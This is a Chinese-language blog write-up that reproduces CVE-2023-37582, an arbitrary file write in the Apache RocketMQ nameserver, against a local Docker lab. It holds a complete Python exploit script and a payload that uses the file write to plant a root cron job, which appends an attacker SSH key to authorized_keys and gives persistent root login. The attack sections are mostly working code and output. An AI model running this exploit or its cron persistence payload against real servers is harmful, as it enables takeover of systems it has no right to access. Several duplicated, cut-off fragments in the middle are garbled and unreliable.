

CVE-2023-37582 利用Linux定时任务写入命令替换SSH证书RCE

0x00 简介

实际上，Apache RocketMQ中的任意文件写入漏洞（CVE-2023-37582）已经在CVE-2023-33246远程代码执行漏洞中得到了处理。然而，针对CVE-2023-33246 RCE的修复并不全面，因为它只解决了对RocketMQ broker的影响。这个漏洞影响了RocketMQ的nameserver，利用它可以实现任意文件写入的能力。（ChatGPT翻译）

0x01 环境准备

```
1 #mqnamesrv 这里指定了登录用户root方便调试
2 docker run -d --name rmqnamesrv -p 9876:9876 -u root apache/rocketmq:4.9.6 sh
mqnamesrv
```

```
1 #mqbroker 这里指定了登录用户root方便调试
2 docker run -d --name rmqbroker \
3   --link rmqnamesrv:namesrv \
4   -e "NAMESRV_ADDR=namesrv:9876" \
5   -p 10909:10909 \
6   -p 10911:10911 \
7   -p 10912:10912 \
8   -u root \
9   apache/rocketmq:4.9.6 sh mqbroker \
10  -c /home/rocketmq/rocketmq-4.9.6/conf/broker.conf
```

```
root@ubuntu:/Users/zacharyzcr# docker container ls
CONTAINER ID   IMAGE                  COMMAND                  CREATED        STATUS        PORTS
28f7aa9c01a0   apache/rocketmq:4.9.6 "sh mqbroker -c /hom..." 2 hours ago   Up 2 hours   0.0.0.0:10911-10912->10911-10912/tcp, :::10911-10912->10911-10912/tcp, 10911-10912/tcp
6a7adc3e4b2c   apache/rocketmq:4.9.6 "sh mqnamesrv"          2 hours ago   Up 2 hours   10909/tcp, 0.0.0.0:9876->9876/tcp, :::9876->9876/tcp, 10911-10912/tcp
root@ubuntu:/Users/zacharyzcr#
```

```
root@ubuntu:~/ssh# ssh root@172.17.0.2
Last login: Mon Jul 10 14:39:11 from gateway
[root@6a7adc3e4b2c ~]#
```

这里可以看到已经启动了两台Docker容器作为环境准备。

```
1 yum install passwd openssl openssh-server -y
2 yum install net-tools -y
3 yum install yum install crontab
```

安装SSH ifconfig和定时任务crontab

```
1 ssh-keygen -q -t rsa -b 2048 -f /etc/ssh/ssh_host_rsa_key -N ''
2 ssh-keygen -q -t ecdsa -f /etc/ssh/ssh_host_ecdsa_key -N ''
3 ssh-keygen -t dsa -f /etc/ssh/ssh_host_ed25519_key -N ''
```

配置SSH

```
1 sed -i "s/#UsePrivilegeSeparation.*/UsePrivilegeSeparation no/g"
   /etc/ssh/sshd_config
2 sed -i "s/UsePAM.*/UsePAM no/g" /etc/ssh/sshd_config
```

配置SSH

```
1 passed root
```

修改root密码

```
1 /usr/sbin/sshd -D
```

SSH启动，这里因为Docker中未启用DBus，所以后面的启动均由手动启动，如果有师傅能修好systemctl的调用，同理使用。

```
1 ssh root@<IP>
```

本机连接Docker SSH，输入root密码连接

```
1 ssh-keygen
2 ssh-copy-id root@<IP>
```

生成本地密钥对，并拷贝到Docker中

```
1 sed -i "s/#PasswordAuthentication.*/PasswordAuthentication no/g"
   /etc/ssh/sshd_config
2 sed -i "s/#PubkeyAuthentication.*/PubkeyAuthentication yes/g" /etc/ssh/sshd_config
```

关闭密码登录，改为证书登录

0x02 Exp

```
1 import sys
2 import argparse
3 import socket
4 import binascii
5
6 class RocketMQExploit:
7     def __init__(self, address, port):
8         self.address = address
9         self.port = port
10
11     def check(self):
12         """
13         执行检查任务：获取当前的 nameserver 配置
14         """
```

```

15         self.get_namesrv_config()
16
17     def exploit(self):
18         """
19         执行利用任务：修改 nameserver 配置，并显示修改后的配置
20         """
21         self.set_namesrv_config()
22         self.get_namesrv_config()
23
24     def get_namesrv_config(self):
25         """
26         获取 nameserver 配置
27         """
28         try:
29             client_socket = socket.socket()
30             client_socket.settimeout(5) # 设置 socket 超时时间为 5 秒
31             client_socket.connect((self.address, self.port))
32
33             header =
'{"code":318,"flag":0,"language":"JAVA","opaque":0,"serializeTypeCurrentRPC":"JSON"
,"version":405}'.encode(
'utf-8')
34
35             header_length = int(len(binascii.hexlify(header).decode('utf-8')) / 2)
36             header_length_hex = '00000000' + str(hex(header_length))[2:]
37             total_length = int(4 + header_length)
38             total_length_hex = '00000000' + str(hex(total_length))[2:]
39             data = total_length_hex[-8:] + header_length_hex[-8:] +
binascii.hexlify(header).decode('utf-8')
40
41             client_socket.send(bytes.fromhex(data))
42             data_received = client_socket.recv(1024)
43             print(data_received)
44
45             client_socket.close()
46         except socket.timeout:
47             print(f"连接 {self.address}:{self.port} 超时")
48
49     def set_namesrv_config(self):
50         """
51         修改 nameserver 配置
52         """
53         try:
54             client_socket = socket.socket()
55             client_socket.settimeout(5) # 设置 socket 超时时间为 5 秒
56             client_socket.connect((self.address, self.port))
57
58

```

```

59         header =
'{"code":318,"flag":0,"language":"JAVA","opaque":0,"serializeTypeCurrentRPC":"JSON"
,"version":405}'.encode(
60             'utf-8')
61         body =
'configStorePath=/tmp/test\nproductEnvName=test/path\\n\\n\\n\\ntest\\ntest\\ntest'
.encode('utf-8')
62
63         header_length = int(len(binascii.hexlify(header).decode('utf-8')) / 2)
64         header_length_hex = '00000000' + str(hex(header_length))[2:]
65         total_length = int(4 + len(binascii.hexlify(body).decode('utf-8')) / 2
+ header_length)
66         total_length_hex = '00000000' + str(hex(total_length))[2:]
67         data = total_length_hex[-8:] + header_length_hex[-8:] +
binascii.hexlify(header).decode(
68             'utf-8') + binascii.hexlify(body).decode('utf-8')
69
70         client_socket.send(bytes.fromhex(data))
71         data_received = client_socket.recv(1024)
72         print(data_received)
73
74         client_socket.close()
75     except socket.timeout:
76         print(f"连接 {self.address}:{self.port} 超时")
77
78
79 def parse_arguments():
80     parser = argparse.ArgumentParser(description="对 RocketMQ 进行漏洞检测和利用")
81     parser.add_argument("-ip", "--address", default="127.0.0.1", help="Nameserver
地址")
82     parser.add_argument("-p", "--port", default=9876, type=int, help="Nameserver 监
听端口")
83     parser.add_argument("-c", "--check", action="store_true", help="仅进行漏洞检查")
84     parser.add_argument("-e", "--exploit", action="store_true", help="执行漏洞利用")
85     return parser.parse_args()
86
87
88 def main():
89     args = parse_arguments()
90     exploit = RocketMQExploit(args.address, args.port)
91
92     if args.check:
93         exploit.check()
94
95     if args.exploit:
96         exploit.exploit()
97
98 if __name__ == "__main__":
99     main()

```

Exp用AI帮忙重构了下。

0x03 测试

```
/Users/zacharyzcr/PycharmProjects/SilverWornKey/venv/bin/python /Users/zacharyzcr/PycharmProjects/SilverWornKey/CVE/CVE-2023-37582.py -e b'\x00\x00\x00c\x00\x00\x00_{ "code":0,"flag":1,"language":"JAVA","opaque":0,"serializeTypeCurrentRPC":"JSON","version":405}' b'\x00\x00\x00c\x00\x00\x00_{ "code":0,"flag":1,"language":"JAVA","opaque":0,"serializeTypeCurrentRPC":"JSON","version":405}'
```

执行python CVE-2023-37582.py -e后

```
[root@6a7adc3e4b2c tmp]# ls
hsperfdata_root
keyutil_localhost_5872268566781485215.key test
keyutil_localhost_8073452655275830833.crt yum.log
[root@6a7adc3e4b2c tmp]#
```

可以看到在/tmp路径下写入了文件test

```
[root@6a7adc3e4b2c tmp]# cat test
writeBufferLowWaterMark=1
writeBufferHighWaterMark=0
serverCallbackExecutorThreads=0
useEpollNativeSelector=false
productEnvName=test/path

test
test
test
serverSocketBacklog=1024
configStorePath=/tmp/test
kvConfigPath=/root/namesrv/kvConfig.json
```

```
def main():
    args = ...
    exploit

    if args.
        expl

    if args.
        expl

    if __name__ == '__main__':
        main()
```

Exp用AI帮忙重构了

0x03 测试

```
/Users/zacharyzcr/Py
b'\x00\x00\x00c\x00\
b'\x00\x00\x00c\x00\
CVE-20
```

```
serverAsyncSemaphoreValue=64
rocketmqHome=/home/rocketmq/rocketmq-4.9.6
serverOnewaySemaphoreValue=256
serverSocketRcvBufSize=0
serverPooledByteBufAllocatorEnable=true
serverWorkerThreads=8
clusterTest=false
serverSocketSndBufSize=0
orderMessageEnable=false
```

可以看到在/tmp路径

内容是RocketMQ的配置文件。

尝试多次后发现，configStorePath=，该部分接收一个路径，路径不存在的情况下会创建路径和文件。

productEnvName=，该部分接收一个字符串，可换行。

其他部分接收大部分是和，暂时没有利用价值。

0x04 思路

可以简单的理解成，<前缀><后缀>，这样的任意文件写入。

第一个想到的思路是写入SSH公钥。

公钥的标准格式如下：

```
1 | <key-type> <base64-encoded key> <comment>
```

- `<key-type>` 是密钥类型，例如 "ssh-rsa" 或 "ssh-ed25519"。
- `<base64-encoded key>` 是密钥本身的 Base64 编码形式。
- `<comment>` 是一个可选的注释字段，可以用于描述密钥的用途或来源。

简单的尝试后失败了，因为字段貌似无法绕过，如果有兴趣的师傅可以探究下。

第二个思路是定时任务。

简单介绍Linux定时任务。

`crond`、`crontab` 和 `cron` 都与 Linux 中的定时任务调度有关，但它们的角色和功能有所不同：

1. `cron`： `cron` 是一个守护进程，它在后台运行并负责启动定时任务。"cron" 这个词来源于希腊语

"chronos", 意为 "时间"。它会周期性地读取 `crontab` 文件中的指令, 并在指定的时间执行相应的命令。

2. `crond`: `crond` 是 `cron` 守护进程的名字。在大多数系统中, `crond` 在启动时自动运行, 并持续检查和执行 `crontab` 文件中的定时任务。
3. `crontab`: `crontab` 是一个命令行工具, 用于创建、编辑、管理 `cron` 定时任务。每个用户都有自己的 `crontab` 文件。`crontab` 文件中的每一行都表示一个任务, 包含了任务的执行时间和执行的命令。`crontab` 还是这些文件的名称, 这些文件通常保存在 `/var/spool/cron/crontabs/` 目录下。

这些工具一起协作, 提供了一个功能强大的定时任务调度系统, 允许用户在特定时间和日期执行命令和脚本。

`crontab` 命令通常需要一个选项来指定你希望做什么。直接运行 `crontab` 命令 (没有任何选项或参数) 可能会导致它显示一个错误消息, 告诉你需要提供一个选项。


这里是一些常见的 `crontab` 命令选项:

- `crontab -l`: 列出当前用户的所有 `crontab` 任务。
- `crontab -e`: 编辑当前用户的 `crontab`。
- `crontab -r`: 删除当前用户的所有 `crontab` 任务。
- `crontab filename`: 安装一个新的 `crontab`, 其中的内容来自于指定的文件。

资料结束


`crontab -e` 的写入位置在 `/var/spool/cron/`

会根据使用 `crontab` 的用户名生成文件, 例如 `root` 用户使用 `crontab -e` 会生成 `/var/spool/cron/root`




```
* * * * * echo 1
```

在 `crontab -e` 输入 `* * * * * echo 1`



```
[root@6a7adc3e4b2c cron]# ls
root
[root@6a7adc3e4b2c cron]#
```



```
[root@6a7adc3e4b2c cron]# cat root
* * * * * echo 1
[root@6a7adc3e4b2c cron]#
```

可以看到在这个路径下生成了 `root` 文件。

修改为* * * * * echo 1 >> /tmp/1.txt

运行crond -n

```
[root@6a7adc3e4b2c cron]# crond -n
```

等待几分钟，在/tmp目录下找到生成的1.txt文件

```
[root@6a7adc3e4b2c tmp]# ls
1.txt                keyutil_localhost_5872268566781485215.key  test
crontab.bq4HhH       keyutil_localhost_8073452655275830833.crt  yum.log
hsperfdata_root      ks-script-DrRL8A
```

内容（这里把>写成了>>，作者去抽了一根烟，回来写了很多1...）

```
[root@6a7adc3e4b2c tmp]# cat 1.txt
```

```
1 可以看到在这个路径下生成了root文件。
```

```
1 修改为* * * * * echo 1 >> /tmp/1.txt
```

```
1 运行crond -n
```

```
1 [root@6a7ad
```

```
1 untu
1 root@ubu
1 Last log
```

0x05 利用

Payload:


```
1 body = 'configStorePath=/var/spool/cron/root\nproductEnvName=test/path\\n\\n* * * *
* echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGC+Jng1i80HGZhEh+5tmcbcwBYKllwY3KuaGai+shwJyPxKFD1N477a
l0EyPftTsUol/q/05j8UvOT9wLT36d3lAGjWiZaoMTfqXMS7L2LkToYWhJV+KfBKcYnJR5gcOXocwudylUvP6
hgcZP8S9fuoiCh196BcybGg8xTBGvY2y4I0WD1ceFfX9QdNMPCVCceh8PwkbuEKuUDFBtknZaXzfLGyyBNku
95zT5rNSK6EPnHUSuNSaeV7RgxLcy0DWhPAmzG1vnKt9Jp4TtA0QhIMdBfw/q3BddJOT2gFMBb2RZzVFjDks
JNkL0EtmgwS3KmZkMZRYMWcodpmCmc3ud83Lia1nBaA06S8Na6rquOZc4e14Hc00XYHPb9WREoPo+xxqGc0m
m6y9ZrnmJjiJdFVhCnoGiclg68/D+nKMq39ilp5rcNgMiWKz+4CZbHc1xsDMKI0vwto3jkXh68dHEixoC0X5
WTwC8NrzsdrPhmECGX4JNsyMWkfmxEAYYN4rPi0= root@ubuntu >>
/root/.ssh/authorized_keys\\n\\ntest\\ntest\\ntest'.encode('utf-8')
```

通过定时任务替换RSA证书登录。

其实没有必要这么麻烦，定时任务已经完成了RCE，这里是为了不浪费前期安装SSH的功夫。

```
[root@6a7adc3e4b2c .ssh]# ls
authorized_keys
[root@6a7adc3e4b2c .ssh]# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC+Jng1i80HGZhEh+5tmcbcwBYKllwY3KuaGai+shwJyPxKFD1N477a
l0EyPftTsUol/q/05j8UvOT9wLT36d3lAGjWiZaoMTfqXMS7L2LkToYWhJV+KfBKcYnJR5gcOXocwudylUvP6
hgcZP8S9fuoiCh196BcybGg8xTBGvY2y4I0WD1ceFfX9QdNMPCVCceh8PwkbuEKuUDFBtknZaXzfLGyyBNku
95zT5rNSK6EPnHUSuNSaeV7RgxLcy0DWhPAmzG1vnKt9Jp4TtA0QhIMdBfw/q3BddJOT2gFMBb2RZzVFjDks
JNkL0EtmgwS3KmZkMZRYMWcodpmCmc3ud83Lia1nBaA06S8Na6rquOZc4e14Hc00XYHPb9WREoPo+xxqGc0m
m6y9ZrnmJjiJdFVhCnoGiclg68/D+nKMq39ilp5rcNgMiWKz+4CZbHc1xsDMKI0vwto3jkXh68dHEixoC0X5
WTwC8NrzsdrPhmECGX4JNsyMWkfmxEAYYN4rPi0= root@ubuntu
[root@6a7adc3e4b2c .ssh]#
```

正常写入。

```
root@ubuntu:~/.ssh# ssh root@172.17.0.2
Last login: Mon Jul 17 04:44:41 2023 from gateway
[root@6a7adc3e4b2c ~]#
```

登录成功。

0x06 结尾

简单的复现，完善了EXP中的利用过程。

任意文件写姿势还是很多的，对我来说还算新奇，对各位师傅来说的确是献丑了。

感谢您阅读完整篇文章，如有收获，不胜感激。

0x07 参考

https://github.com/Malayke/CVE-2023-37582_EXPLOIT

<https://developer.aliyun.com/article/553468>

<https://www.wangan.com/p/11v75ea5c29f3d4f>

<https://www.freebuf.com/articles/system/174482.html>